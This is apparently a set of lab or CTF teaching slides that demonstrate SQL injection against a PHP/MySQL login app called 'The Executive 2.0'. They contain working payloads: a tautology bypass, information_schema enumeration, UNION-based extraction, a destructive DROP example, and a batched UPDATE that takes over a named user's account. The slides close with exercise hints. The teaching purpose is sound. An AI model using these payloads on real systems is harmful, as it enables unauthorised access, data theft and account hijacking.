

The Executive 2.0



https://xkcd.com/327/


Login to The Executive 2.0
Email
Password
Login
Forgot your password? Click here to reset it.

Objective

You will access The Executive’s profile.

I can think of three ways to do this.


- Obtain The Executive’s existing password.
- Change The Executive’s password to something we know.
- Indirection - give an account we control access to the same data as The Executive.


Challenges

- We do not have The Executive’s username/email address.
- There is no obvious means to create a new (known) user.

Both of these would make things much easier.


Probe





There is some sanity checking, (probably PHP).

Probe



Our fake email doesn’t work. At this point the database must have been queried.

Querying an email address

What would our hypothetical query look like?

SELECT * FROM users WHERE username = ‘X’

SELECT * FROM users WHERE username = ‘X’ and password = ‘y’


At some point a username and password string comparison happens.

Which is safer? Comparison in PHP or MySQL?

Querying an email address

- Email addresses have a limited set of characters.
  - Easy to slip through the cracks (unsanitised).
- In PHP variables in soft-quotes (“$variable”) are expanded, while variables inside hard-quotes are not.
- If this query is not sanitised/prepared correctly we would most likely expect to see:
  - $query = “SELECT * FROM users WHERE username = ‘$X’”

Simple SQL Injection



Fatal error: Uncaught exception 'PDOException' with message 'SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1' in /var/www/html/index.php:53 Stack trace: #0 /var/www/html/index.php(53): PDO->query('SELECT * FROM u...') #1 {main} thrown in /var/www/html/index.php on line 53

$query = “SELECT * FROM users WHERE username = ‘’’”

Success! This is an invalid query and returns a blank page.

(Error logging enabled for this one test).

Actual SQL Injection

- Let’s extend the query to do something useful.

  $username: 0' or '1' = '1

  Variable substitution results in:

  $query = “SELECT * FROM users WHERE username = ‘$username’”

  ->

  $query = “SELECT * FROM users WHERE username = ‘0’ or ‘1’ = ‘1’”

  Uh Oh, ‘1’ always equals ‘1’ so this matches all users!

Actual SQL Injection

$username = $password = (0' or '1' = '1) does not work :(.

Perhaps password is validated PHP side.

Perhaps password (in this case SQL) is hashed.


Or both.

No useful information. No reason print SQL output.


Password Reset


- Ideally avoid actually triggering reset.
  - Set off alarm bells.

- Possibility to obtain information through email?



Password Reset





Fantastic! Not only did our injection work, but we have obtained a means to display the output of SQL queries.

At this point Aaron Collins gets an email regarding his password reset.

He'll ignore one, but he probably won't ignore two.

Password Reset


Exercise: let’s guess the design of the Primary Table.

A SQL Injection walks into a bar, starts to quote something but stops, drops a table, then dashes out.

Identifying Fields

Before we can modify the DB we must know the names of the fields.


As we are noobs let’s try guesswork.




Identify as many field names as possible.

Identifying Users

Knowing the “email” field is very powerful. We could theoretically identify all email accounts





However, if every user is emailed a password reset email, the site will go offline rather rapidly! (There are other options.....)

Password Reset

We know there is a field “email”. We know there is a user with the email address: AaronCollins@nxsfan.co.uk

Poor Aaron Collins. Let’s steal his account.

We can do this by “batching” SQL commands.


SELECT * FROM users WHERE username = ‘0’ or ‘1’ = ‘1’; drop users;

Yikes! This would destroy the table users!

It’s easier to destroy than create. Please don’t drop any tables.

Identify the Table

Before we can batch commands we need to identify the name of our table.



If the SQL returns we have a valid table name.

This could be a laborious process....

Scripting?

Identify the Table

Metadata about the Tables and Databases are stored in a special MySQL DB: information_schema

We have everything we need to extract all the metadata.

This is despite having a dedicated unprivileged MySQL user.

Server: localhost » Database: information_schema

Structure | SQL | Search | Query | Export | Tracking

Table	Action	Rows	Type	Collation
CHARACTER_SETS	Browse Structure Search	39	MEMORY	utf8_general_ci
COLLATIONS	Browse Structure Search	197	MEMORY	utf8_general_ci
COLLATION_CHARACTER_SET_APPLICABILITY	Browse Structure Search	197	MEMORY	utf8_general_ci
COLUMNS	Browse Structure Search	486	MyISAM	utf8_general_ci
COLUMN_PRIVILEGES	Browse Structure Search	0	MEMORY	utf8_general_ci
ENGINES	Browse Structure Search	9	MEMORY	utf8_general_ci
EVENTS	Browse Structure Search	0	MyISAM	utf8_general_ci
FILES	Browse Structure Search	0	MEMORY	utf8_general_ci
GLOBAL_STATUS	Browse Structure Search	312	MEMORY	utf8_general_ci
GLOBAL_VARIABLES	Browse Structure Search	317	MEMORY	utf8_general_ci
INNODB_BUFFER_PAGE	Browse Structure Search	0	MEMORY	utf8_general_ci
INNODB_BUFFER_PAGE_LRU	Browse Structure Search	0	MEMORY	utf8_general_ci
INNODB_BUFFER_POOL_STATS	Browse Structure Search	0	MEMORY	utf8_general_ci
INNODB_CMP	Browse Structure Search	0	MEMORY	utf8_general_ci
INNODB_CMPMEM	Browse Structure Search	0	MEMORY	utf8_general_ci
INNODB_CMPMEM_RESET	Browse Structure Search	0	MEMORY	utf8_general_ci
INNODB_CMP_RESET	Browse Structure Search	0	MEMORY	utf8_general_ci
INNODB_LOCKS	Browse Structure Search	0	MEMORY	utf8_general_ci
INNODB_LOCK_WAITS	Browse Structure Search	0	MEMORY	utf8_general_ci
INNODB_TRX	Browse Structure Search	0	MEMORY	utf8_general_ci
KEY_COLUMN_USAGE	Browse Structure Search	3	MEMORY	utf8_general_ci
PARAMETERS	Browse Structure Search	0	MyISAM	utf8_general_ci
PARTITIONS	Browse Structure Search	42	MyISAM	utf8_general_ci
PLUGINS	Browse Structure Search	23	MyISAM	utf8_general_ci
PROCESSLIST	Browse Structure Search	1	MyISAM	utf8_general_ci
PROFILING	Browse Structure Search	0	MEMORY	utf8_general_ci
REFERENTIAL_CONSTRAINTS	Browse Structure Search	0	MEMORY	utf8_general_ci
ROUTINES	Browse Structure Search	0	MyISAM	utf8_general_ci
SCHEMATA	Browse Structure Search	2	MEMORY	utf8_general_ci
SCHEMA_PRIVILEGES	Browse Structure Search	18	MEMORY	utf8_general_ci
SESSION_STATUS	Browse Structure Search	312	MEMORY	utf8_general_ci
SESSION_VARIABLES	Browse Structure Search	329	MEMORY	utf8_general_ci
STATISTICS	Browse Structure Search	5	MEMORY	utf8_general_ci
TABLES	Browse Structure Search	42	MEMORY	utf8_general_ci
TABLESPACES	Browse Structure Search	0	MEMORY	utf8_general_ci
TABLE_CONSTRAINTS	Browse Structure Search	3	MEMORY	utf8_general_ci
TABLE_PRIVILEGES	Browse Structure Search	0	MEMORY	utf8_general_ci
TRIGGERS	Browse Structure Search	0	MyISAM	utf8_general_ci
USER_PRIVILEGES	Browse Structure Search	1	MEMORY	utf8_general_ci
VIEWS	Browse Structure Search	0	MyISAM	utf8_general_ci
40 tables	Sum	2,338	InnoDB	utf8_general_ci

Identify the Table

The default table type for user created tables is: “InnoDB”.

We could identify user databases with:

```
select table_schema  from information_schema.tables  WHERE ENGINE = 'InnoDB'
```

and user tables with:

```
select table_name  from information_schema.tables  WHERE ENGINE = 'InnoDB'
```

This is just one extraction vector, there are many!

Unions

How can we possibly display the output from our custom query?

We can batch commands:

$email = “0'; select table_schema from information_schema.tables WHERE ENGINE = 'InnoDB'”

Executes correctly! But results in: Email not found.

We need to make information from our second query appear to satisfy the first.

The answer: Unions.

Unions allow us to virtually concatenate query tables.

Unions

The original query is:

```
select * from users where email='$email';
```

The UNION looks like this:

```
$email = "1' UNION ALL select table_schema  from information_schema.tables  WHERE ENGINE = 'InnoDB"
```

So the query becomes:

```
select * from users where email='1' UNION ALL select table_name  from information_schema.tables  WHERE ENGINE = 'InnoDB';
```

Should this work?

Unions

Should this work? No!


```
select table_schema  from information_schema.tables  WHERE ENGINE = 'InnoDB'
```

Returns ONE column, while select * from users... returns several.

We must artificially pad the result until the schemas match.

```
select null  from information_schema.tables  WHERE ENGINE = 'InnoDB'
select null, null  from information_schema.tables  WHERE ENGINE = 'InnoDB'
...
```

Eventually:



Unions


Only one column of our union corresponds to “email”, so we must experiment.

select table_schema, null, null, null ...

select null, table_schema, null, null ...

select null, null, table_schema, null ...


Fuck Yeah!



Identify Table

Now we can do the same exact thing to query for table names.

$email = “1' UNION ALL select null, null, table_name, null from information_schema.tables WHERE ENGINE = 'InnoDB”



Is user_status the table we are after? Does is contain emails and passwords?

Identify Table

Let’s go back to our old test.


Doh! This fails.


user_status is not our primary table.


There can’t be many tables, so let’s get the next one.

$query = “1' UNION ALL select null, null, table_name, null from information_schema.tables WHERE table_name > ‘user_status’ AND ENGINE = 'InnoDB”

That sounds more promising!







Progress

Summary:

Database: “executive”

Tables: “user_status”, “user_table”

Primary Table: “user_table”.

“user_table”: Four Columns, third column is “email”

We haven’t identified The Executive.

We haven’t logged in yet.

Back to Aaron Collins


We are finally ready to ruin Aaron's day.


We can replace Aaron's email address with one we control.

We do this through batching (mentioned earlier).


$query = "1'; update user_table SET email = "test@test.com" WHERE email = 'aaroncollins@nxsfan.co.uk"


Success!





Poor Aaron Collins





We logged in!

But Aaron isn't our executive.

You need to login as The Executive, one way or another.

Hints

- You can use Aaron's login to display additional info.
- You can obtain column names from information_schema.columns
  - Fields table_name and column_name are useful.
- The plaintext password is not stored....
- A typical relational database scheme uses an *index* to map users to their metadata.

You get extra credit for identifying The Executive's original plaintext password.